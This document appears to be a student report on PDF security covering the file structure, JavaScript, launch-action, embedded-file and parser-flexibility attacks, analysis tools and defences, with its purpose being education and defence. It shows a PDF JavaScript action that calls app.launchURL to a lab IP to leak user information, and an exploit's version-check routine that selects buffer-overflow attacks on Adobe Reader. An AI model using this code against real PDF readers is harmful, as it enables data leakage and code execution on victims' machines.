

## **Motivation / Introduction**

Phil Ydens, Adobe's VP Engineering for Document could, estimates that there are 2.5 trillion PDF documents in the world [1]. A lot of contents including academic journals and paper works are in pdf format. It is so widely used that people will send their resumes or cover letters in a pdf format for job applications. From the beginning, Adobe pushed to make PDF universal and has achieved their goal. Just from being a text format, PDF allows digital signatures, file attachments, and metadata to work in government organizations. The success of PDF is undoubtful. However, given such ubiquity and popularity, any vulnerabilities or zero-day attacks in PDF file would be extremely detrimental. A lot of security vulnerabilities often come from maliciously crafted user inputs that could take advantage of the implementation flaws of a software. A PDF file relatively seems static, as users can at most open the file and read it. This curiosity led to study the structure of PDF and what possible vulnerabilities were found in the past two decades since its creation.

The following written report explores the cybersecurity aspect of the PDF file format. It will start off by introducing what PDFs are and any relevant terminologies or technologies that need to be explained in order to explain without hinderance. There are numerous vulnerabilities in PDF but will explore three that demonstrates the dynamic property of the PDF file. Following up the vulnerabilities, I will explain what patches that Adobe has done to fix the vulnerability. There are also the works of community or researchers other than patches done by Adobe that could help users to identify or analyze PDF files that could be potentially malicious.

## **Relevant Terminologies or Technologies**

### **Portable Document Format (PDF)**

The Portable Document Format, in short PDF, is a file format created by Adobe, a firm famously known for its range of software that it provides. Any file that has a .pdf extension will be available to be opened by various software. There are numerous software applications that can read PDF files and web browsers are also one of them.

PDF was developed by Adobe in the 1990s and the company has been pushing the public to use PDF as a standard. One of the main problems of document files back in the 1990s was if users were opening documents in a different operating system, document readers, and even a different version of the reader, the fonts and graphics will not be consistent in these readers [2]. Adobe has been pushing to solve this main concern that users had back then. Newspaper companies were very excited with such technology because its rich text feature allowed graphics to have consistent dimensions even on printed versions. As the file format were able to successful to give consistent text and image quality regardless of the software reading the file and the operating

system, more people found the appeal to it and started to widely adopt the format. The following is the internal structure of the format. The structure of a PDF file and the functionality of each section is presented in the following table. [3]

Section Name	Function
Header	Contains the version information of the PDF file
Body	Sequence of indirect objects representing the contents of the document
Cross-Reference	Information that allows random access to indirect objects
Trailer	Allows readers to quickly find the cross-reference table

*Table 1. Structure of the PDF. Analogous to HTML, there are different compartments that constitute the PDF format that contain different categories of information on the PDF.*

```

lbe027:3 kdsim$ cat a3q.pdf
%PDF-1.5
%????
3 0 obj
<<
/Length 2259
/Filter /FlateDecode
>>
stream
x¸XK?^??W??b1|?'?:?Sg]?T?R?=`Sh??dR?q??R?,S?t?F??n? 7??M??1??I+?I'
                                     ???3Q?°q?T}???S{v'
                                     ?MSk??n??Jbg??z'
                                     5??_E???D;??u)SM??'Y-?y?;?),_L?!
??t??[h48??~?{Y?rr??[X?|?DUE????i?m  ?,???QdC?(%E???S???b??bK'
                                     á{?'
                                     ?#/Y,?+??U?gyh??ê+?g???V?b??L???/???xN?d????[??rw\`bo??G'

?????0?E???W???0?|æUei??-(D

t?%??o??K?K?u-B?? '%[???m???????Tnt?ð ?l^???^??
P???Zw??3?M? <?"5?q???1C???v-|f+?Y??Ji&HH?{???L?(
<l L?O??E?:|'??M!VQ?c?"U4?d??K??=?g]g??
                                     ???I|b?0??1?8    ??5?.?'g-B
V?_:w

```

*Figure 1. A screenshot if you run “cat a3q.pdf” command. Notice how the beginning starts as %PDF-1.5 notifying that this is a pdf format.*

```

endstream
endobj
36 0 obj
/Type /XRef
/Index [0 37]
/Size 37
/W [1 2 1]
/Root 34 0 R
/Info 35 0 R
/ID [<E718874A70D6107E7009503653304D8C> <E718874A70D6107E7009503653304D8C>]
/Length 109
/Filter /FlateDecode
stream
!fLF
Y( *
X<mK$
endstream
endobj
startxref
56369
%%EOF

```

Figure 2. Another screenshot showing at the very end of a PDF file. Notice How there is the /Type /XRef section and at the very end it ends with EOF.

## JavaScript

JavaScript is a scripting language that mostly used on frontend of the Internet. JavaScript has been added to the PDF in 2000 [History of PDF reference] allowing the users to create a robust document that could incorporate programming capabilities and interact with any web page more easily.

```

1  %PDF-1.4
2  %âãÏÓ
3  1 0 obj
4  <<
5  /Length 712
6  /Filter /FlateDecode
7  >>
8  stream
9  xœ~0x9d~"mo~0x10~çL
10  ãu<0x14><0x04>!
    tJ<0x1f>"0<0x9d>*Ee+mm00U<0BAE<0x8d>*jet1Ew8U<0x81>*6A2i<0x05>*6<0x9d>Iy>*IGHKa3LSAYqvIA<0x0f>6K.0pIXJGârcà
    000b<0x13>T0$<0x18>ù?~<0x15>~d$fi~aEU$8E1'6± ct<0x1b>A=Fi6.If0çââ0â0<0x18>Y~<0x98>~! câ<0x13>2",<0x14>IARêB&BÉ
    0bEB!A~$EA~B0<0x15>A\0q*AB
11  A~<0x02>I<0x10>~i.212:/~<0x19>'4
12  <0x8f>~<0x18>~A'd/g50~AZ0eY.000<0x00>Y7<0x17>"0"u'~<0x0b>u00<0x07>*~<0x17>qâ'q0.~!<0x18>VJ<0x15>~n+*~YÜ9<0x1f>Zü5
    ,âny<0x03>)ÉhP<0x1c>0E"bJEPY'640p8Ns]"~<0x18>~0m$~e~<0x19>Él=½~==~"-Nÿ0<0x1c>~M"Wc<0x8d>/k*;Enn<0x1a>~n~\06+f]
    $Yq[~<0x11>~fL<0x15>~<0x03>0iq<0x1c>~k~"0Dâ0U~A<0x01>UJ!'e6$U6H"
    <0x8f>~z1,fÜ<0x04>~cDNrL<0x8f>~p'~kêcêbb,0Ü0<0x90>~Aÿ0<0x1c>~úA<0x0f>~AÜçekb<0x13>~<0x0c>~<0x8f>~<:0
13  rIo0<~<0x05>~eZD8hRdfe0v~agSY[3~<0x1d>âi<0x06>~Aâ0(ÉJf-,~ç<0x0b>~<0x1d>~
14  ~<0x0f>~<0x05>~µ<0x17>~0<0x1c>~*èéfé~\~<0x04>~0é<0x17>~Z<0x02>~u|~8.<0x01>~+tA<0x0b>~<0x1b>~IyttÜ~D01<0x12>~BÑ<0x17>~<0x1e>~Ç,IA0)
    ~*~GâçççI<0x00>~i,Ysy0âEY~HCy+~m~<0æ2>0l0mâ0'âHÑZZ<0x18>~Eq4LÜ0r<0x1a>~M<0x1a>~9
    <0x81>~0<0x00>~0~I<0x0d>~âY<0x00>~0<0x01>~VA<0x0d>~vN~Np,VN4ÜK~M~<0x01>~e0AwYâte0<0x14>~ñ
15  G06"0µ.0â00Y]~<0x81>
16  x00f3"~Fñ<0x17>~.~wV|c.~0iÿ$:~<0x12>~n~i~<0x90>~xyi!sÿ#)ÿ#~0I4<0x0b>~<0x02>~X0@~â~<0x7f>~ÆÜYiz~0<0x0f>~^~<0x06>~U
17  endstream
18  endobj
19  2 0 obj
20  <<
21  /S /JavaScript
22  /JS 1 0 R
23  >>
24  endobj

```

Figure 3. A screenshot of a PDF document that incorporates JavaScript code. Shows the entire PDF file in 24 lines. Notice that there is a section that opens with << and ends with >> that has a /JavaScript format on it: These chevrons are located on line 20 and 23. This indicates that there is a JavaScript code [4].

## **Adobe Acrobat Reader / Reading Software**

The most widely used PDF viewer that Adobe has created and distributed. It allows various functionalities and gives more choice for paid versions of the software. Notice that the Adobe Acrobat Reader is not the only software that allows users to read PDF files. Browsers also provide the capability to read PDF files. Different software provides different capabilities of editing PDF files. This all depends on the operating system and the software that users are running on the machine.

## **Vulnerabilities**

The following discusses prominent vulnerabilities or hacks that are involved with PDF. It is not a comprehensive list of all vulnerabilities and patches and has been selected widely from different categories and different portions of the file exploited.

There are various ways how a malicious PDF can reach a person. One way is people will download a PDF file from the Internet that contains any information that they need. From any website, users will download the PDF file on their local machines. There are many websites that share useful information like an academic paper or a textbook. One of the other possible ways is via phishing attacks that contains someone's interest and adversaries will often attach malicious PDF files that contains a topic that would interest the victim. In order to attack by using PDF, the adversaries first need to find a way to compromise the software that reads the PDF file. Since users cannot read PDF files without the reading software, there is no way to open the file. Notice how these attacks could be launched only by opening them. Users do not necessarily need to download and open in their local machines. This means that reading a PDF file using a web browser could have potentially attacked the user.

The essence of a malicious PDF is using the rich text feature in the PDF file to exploit the PDF reader to read sensitive information or execute any malicious code. Adversaries will insert malicious code in the PDF file itself and would exploit reader software's vulnerabilities to execute these malicious codes. The following screenshot is from Adobe's website showing the vulnerabilities that the company has discovered and patched so far. The vulnerabilities of PDF could be categorized as the following. Attackers have been exploiting using JavaScript, launch actions, embedded files in the PDF format, and parser flexibility.

## JavaScript Exploits

PDF has gained its popularity by incorporating rich text, graphics, and dynamic formats that allow users create dynamic documents. The JavaScript engine in PDF are slightly different from the one used on the web. Even if PDF files may seem static, that might be because users are more used to reading textbook or papers from PDF rather than filling out paper works using PDF files. For paperwork used in public domain, it will often incorporate these dynamic features to facilitate user experience. The different API serves to help users to modify PDF content dynamically. Potentially dangerous features are restricted for security reasons. However, this means that PDF documents are not purely static, and for example some actions may be used to trick a user send e-mails and request HTTP automatically [5]. Furthermore, experience shows that many recent vulnerabilities have been exploited using JavaScript in PDF

The following example was a vulnerability discovered in the Chrome Browser. This is a zero-day vulnerability that could leak the public IP address of the user, OS version and Chrome version, and the full path of the PDF file on user's computer. If a PDF file contained such code and was opened with Adobe Reader, it would display that the reader does not allow connection to such IP address. However, the Chrome browser failed to perform any security checks on the submitForm function. This way the attacker could make users send sensitive information without acknowledging the user. The browser did not properly add sending requests on the blacklist and did not properly sanitized JavaScript functions when parsing PDF files [6].

```
7 0 object
<<
  /Type /Action
  /S      /JavaScript
  /JS (
y = app.launchURL("http://192.168.244.133:8888", true)
  )
>>
endobj
```

Figure 4. Above figure is a screenshot of a sample code that could successfully connected when opened with the Chrome browser, but not on Adobe Acrobat Reader.

The PDF will jump between object references and finally execute a JavaScript code. The attacker has obfuscated what the code does by creating variables with a very long name, but they eventually parse to a 'fromCharCode' and 'eval'. The code further contains the payload as a shellcode, perform heap spray, and has a util.printf() function that will execute a buffer overflow. Furthermore, the exploit can read the version of the Adobe Reader, so it could perform different attacks depending on the version of the reader. [7]

Figure 5. Above figure is a screenshot of the code snipped of the vulnerability. Notice how “jeroqurul” becomes “fromCharCode” and “sedu” becomes “eval” as JavaScript computes those functions.

Figure 6. Above is the JavaScript code that performed the buffer overflow on Adobe Reader.

```

function pdf_start(){
    var version = app.viewerVersion.toString();
    version = version.replace(/\\D/g, '');
    var version_array = new Array(version.charAt(0), version.charAt(1),
    version.charAt(2));
    if <8.0 or if ((version_array[0] == 8) && (version_array[1] == 0) || (
    < 8.1.3    version_array[1] == 1 && version_array[2] < 3)){
        util_printf();
    }
    if <8 or if ((version_array[0] < 8) || (version_array[0] == 8 && version_array
    < 8.1.2    [1] < 2 && version_array[2] < 2)){
        collab_email();
    }
    if <9 or if ((version_array[0] < 9) || (version_array[0] == 9 && version_array
    < 9.1    [1] < 1)){
        collab_geticon();
    }
}

pdf_start();

```

Figure 7. The exploit was able to read the version of the Acrobat Reader, and therefore perform different attacks depending on the security patches that Adobe has applied to different versions.

In some kinds of malicious PDF attacks, the PDF reader itself contains a vulnerability or flaw that allows a file to execute malicious code. Most browsers contain a built-in PDF reader engine that can also be targeted. In other cases, attackers might leverage AcroForms or XFA Forms, scripting technologies used in PDF creation that were intended to add useful, interactive features to a standard PDF document.

There are numerous vulnerabilities that utilizes the JavaScript API engine used on a specific browser or the one on the Adobe Reader. For example, in the Adobe Reader, the JavaScript methods customDictionaryOpen() and getAnnots() do not safely handle specifically crafted arguments and execute arbitrary code [8].

A more recent vulnerability related to JavaScript is caused by the computation that writes data past the end of the intended buffer. This computation is part of the JavaScript API related to color conversion. An attacker can potentially corrupt sensitive data or execute arbitrary code [9].


There are countless vulnerabilities related to JavaScript in the PDF format that could be found on the Common Vulnerabilities and Exposures website. This exemplifies how troublesome JavaScript is as attacker will keep on exploring on different reading software [10].

## Launch Actions


The CVE website gives out a comprehensive list of vulnerabilities or exposures discovered in any software [<http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=adobe+reader>]. Adobe Acrobat Reader and other reading software are no exception. According to the vulnerability coded as CVE-2010-1240, Acrobat Readers with version before 9.3.3 and 8.2.3 on Windows and Mac OS does not restrict what content could be written on the Launch File warning dialog. Therefore, adversaries or remote attackers were able to modify the text of the popup message, and trick users into opening and executing a local program. Adversaries would write on the popup message that by clicking the “Open” button users would be able to read an encrypted message. It is quite likely that the users would have not took a careful look on what the message said, and just clicked on the



“Open” button in order to view the PDF file. Later such vulnerability was patched in Adobe Reader 9.3.4 by blacklisting the file formats that could be opened and blocked the execution of such files [11].



*Figure 8. An example of the “Launch File” dialog. This dialog appeared in Adobe Reader 8, which is a 2006 version of the reader.*



*Figure 9. Example of modern Adobe Acrobat Reader blocking the execution of an .exe file attached in the PDF file. Notice that this figure contains a Win10 UI while figure 8 contains a Windows XP version of the UI.*

## **Embedded files**

PDF files can contain multiple attached files. By clicking on these files, users can extract and open these files from the reader. Although the PDF file itself is not malicious it could contain executables that are malicious, and trick users to download or execute such malicious attached files. As mentioned above, recent Adobe Readers blacklist the execution of files that have the extensions such as .EXE, .BAT, .CMD, etc. However, attackers may always be able to find a way to bypass such blacklist and could take advantage of the imperfect blacklist. Furthermore, formats



such as HTML or Python scripts could be incorporated into the file as shown above. Therefore, users would be running such commands or executables as soon as they open a PDF file with Adobe Reader. Another way to execute an embedded file is using the GoToE Action function. This function allows Adobe Reader to open the embedded file inside the PDF file without notifying the user. Since such malicious PDF file is hidden inside a benign PDF file, it could go unnoticed under the anti-virus software. [12]

## **Parser "flexibility"**

PDF specifications, Adobe Reader and possibly other applications are very flexible about the structure of PDF files. As shown in figure 1, the PDF file starts out with the “%PDF” command, indicating the version of the PDF. However, the PDF reference states that *"Acrobat viewers require only that the header appear somewhere within the first 1024 bytes of the file"*. [2] This means that it is plausible for users to input about 1000 random bytes at the beginning of the PDF file. This means the attackers can create fake file headers that could follow the format for JPEG or HTML. Any malicious PDF can avoid getting caught by antivirus software by getting detected as JPEG or HTML. Another possible exploit is that the catalog at the end of the PDF structure may not point exactly to each object: Adobe Reader is able to reconstruct malformed files even if some content has been inserted within or between PDF objects. [5]

## **Third Party Contributions**

As PDF became Open Standard, anyone can join and make suggestions on what should go into the next standards. [<https://blog.idrsolutions.com/2015/12/is-the-pdf-file-format-open-and-free/>]. However, it is still the creation of Adobe and it has the main right to choose what should be included or excluded. Anyone might not be able to contribute like an open source software project, but they are able to create tools to facilitate any user experience.

There are numerous libraries and work done by people to mitigate the potential damage a PDF file could cause. One interesting project created by jesparsa is the “peepdf” tool created in Python and is used to analyze whether a pdf could be harmful or not. The key feature of the library is to provide JavaScript and shellcode analysis wrappers with the installation of PyV8 and Pylibemu, both a Python Wrapper library.[13] As explained in previous sections, JavaScript and shellcode allows PDF to launch malicious code, so analyzing the JavaScript code in the PDF file is an essential part of the PDF analysis

Another community created tool is called “exefilter”. This library is an opensource tool that could filter file formats received in e-mails and files. The main function of this library is to detect, remove or disable the active content in some file formats. In the case of PDF, it will deactivate JavaScript, Launch actions, and Embedded Files, which are all potential threats to users [14].

Web browsers have also constantly been pushing to support a more secure software not to get compromised any malicious PDFs. The key feature that they ensure is to provide the sandboxing environment [15]. This is to make sure even if malicious codes are executed or memories are read, it will be limited to the browser itself and will not further affect the local machine.

## **Possible Defenses**


As discussed in the vulnerabilities portion, often the vulnerabilities come from PDF reader software. If users are using Adobe Reader to read their PDFs, they should make sure they are updating the reader because updates often include patches for vulnerabilities. If users are using their web browsers to read PDF files, they should regularly update their browsers to ensure that the code will not exploit the browser as well [5]

Another way user could be careful is to be aware of the sources of the PDF that they are downloading from. Websites that pirate textbook pdfs or information could often contain such malicious codes. On the other hand, this could be coupled with a spear phishing attack that could come from e-mail attachments. Therefore, users should always check whom send the e-mail, and to double check the format of the attached files.

Lastly, users should disable JavaScript and Launch features in all PDF reading software. This may include Adobe Acrobat Reader, other third-party PDF readers, and web browsers.

## Conclusion

Adobe have come a long way to push PDF as the world-wide standard and has achieved its goal. As it was successful to provide consistent graphics and text quality, the success of the format is unquestionable. However, there are possible threats that accompanied as it started to introduce dynamic features that meet the need of the public.



The screenshot shows the CVE website interface with a search bar at the top. Below the search bar, there is a table of search results. The table has two columns: 'Name' and 'Description'. The results list several CVE entries for Adobe Acrobat and Reader versions, all dated 2020.006.20034 and earlier. The descriptions indicate various vulnerabilities, including buffer overflows, out-of-bounds reads, and use-after-free issues, which could lead to arbitrary code execution or information disclosure.

Name	Description
<a href="#">CVE-2020-3807</a>	Adobe Acrobat and Reader versions 2020.006.20034 and earlier, 2017.011.30158 and earlier, 2017.011.30158 and earlier, 2015.006.30510 and earlier, and 2015.006.30510 and earlier have a buffer overflow vulnerability. Successful exploitation could lead to arbitrary code execution .
<a href="#">CVE-2020-3806</a>	Adobe Acrobat and Reader versions 2020.006.20034 and earlier, 2017.011.30158 and earlier, 2017.011.30158 and earlier, 2015.006.30510 and earlier, and 2015.006.30510 and earlier have an out-of-bounds read vulnerability. Successful exploitation could lead to information disclosure .
<a href="#">CVE-2020-3805</a>	Adobe Acrobat and Reader versions 2020.006.20034 and earlier, 2017.011.30158 and earlier, 2017.011.30158 and earlier, 2015.006.30510 and earlier, and 2015.006.30510 and earlier have a use-after-free vulnerability. Successful exploitation could lead to arbitrary code execution .
<a href="#">CVE-2020-3804</a>	Adobe Acrobat and Reader versions 2020.006.20034 and earlier, 2017.011.30158 and earlier, 2017.011.30158 and earlier, 2015.006.30510 and earlier, and 2015.006.30510 and earlier have an out-of-bounds read vulnerability. Successful exploitation could lead to information disclosure .
<a href="#">CVE-2020-3803</a>	Adobe Acrobat and Reader versions 2020.006.20034 and earlier, 2017.011.30158 and earlier, 2017.011.30158 and earlier, 2015.006.30510 and earlier, and 2015.006.30510 and earlier have an insecure library loading (dll hijacking) vulnerability. Successful exploitation could lead to privilege escalation .
<a href="#">CVE-2020-3802</a>	Adobe Acrobat and Reader versions 2020.006.20034 and earlier, 2017.011.30158 and earlier, 2017.011.30158 and earlier, 2015.006.30510 and earlier, and 2015.006.30510 and earlier have a use-after-free vulnerability. Successful exploitation could lead to arbitrary code execution .
<a href="#">CVE-2020-3801</a>	Adobe Acrobat and Reader versions 2020.006.20034 and earlier, 2017.011.30158 and earlier, 2017.011.30158 and earlier, 2015.006.30510 and earlier, and 2015.006.30510 and earlier have a use-after-free vulnerability. Successful exploitation could lead to arbitrary code execution .
<a href="#">CVE-2020-3800</a>	Adobe Acrobat and Reader versions 2020.006.20034 and earlier, 2017.011.30158 and earlier, 2017.011.30158 and earlier, 2015.006.30510 and earlier, and 2015.006.30510 and earlier have a memory address leak vulnerability. Successful exploitation could lead to information disclosure .
<a href="#">CVE-2020-3799</a>	Adobe Acrobat and Reader versions 2020.006.20034 and earlier, 2017.011.30158 and earlier, 2017.011.30158 and earlier, 2015.006.30510 and earlier, and 2015.006.30510 and earlier have a stack-based buffer overflow vulnerability. Successful exploitation could lead to arbitrary code execution .

Figure 10. Another screenshot of the CVE website that list the vulnerabilities found on Adobe Reader. The number “2020” after CVE indicates that these are vulnerabilities found on the year of 2020.

The long history and exposure to PDF format often let the users’ guards down. The static nature of a PDF is rather deceiving, as the vulnerabilities exposed shows how the users would not be too suspicious of the file they received. These PDF vulnerabilities coupled with social engineering or phishing attacks even makes it more dangerous as the users do not suspect that the sender would send PDF files that has a malicious intent. This means that people will continuously try to exploit PDFs.

As PDF has already established as the main document reader format, unless other companies or organization comes up with a good file format that provides a significant advantage over pdf files, people will continuously use the file format. As users, we should be aware of such vulnerabilities of PDF formats and take caution on what e-mail attachment we open or what documents we are downloading from. PDF will continue to be used, so there are not much the users can do then to take caution and sanitize PDFs before they open them.

## References

1. <https://itextpdf.com/en/blog/technical-notes/do-you-know-how-many-pdf-documents-exist-world>
2. [https://www.youtube.com/watch?v=48tFB\\_sjHgY](https://www.youtube.com/watch?v=48tFB_sjHgY)
3. [https://www.adobe.com/content/dam/acom/en/devnet/pdf/adobe\\_supplement\\_iso32000.pdf](https://www.adobe.com/content/dam/acom/en/devnet/pdf/adobe_supplement_iso32000.pdf)
4. <https://www.sentinelone.com/blog/malicious-pdfs-revealing-techniques-behind-attacks/>
5. [https://www.decorage.info/file\\_formats\\_security/pdf](https://www.decorage.info/file_formats_security/pdf)
6. <https://nsfocusglobal.com/chrome-pdf-file-parsing-0-day-vulnerability-threat-alert>
7. <https://medium.com/@p.matkovski/pdf-forensics-workshop-sample-n1-aacc8f3c2594>
8. <https://www.kb.cert.org/vuls/id/970180/>
9. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-4915>
10. <https://securitytracker.com/id/1040920>
11. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1240>
12. [https://www.decorage.info/file\\_formats\\_security/pdf](https://www.decorage.info/file_formats_security/pdf)
13. <https://github.com/jesparza/peepdf>
14. <https://www.decorage.info/exefilterE>
15. <https://www.menlosecurity.com/blog/critical-vulnerability-in-firefox-built-in-pdf-viewer>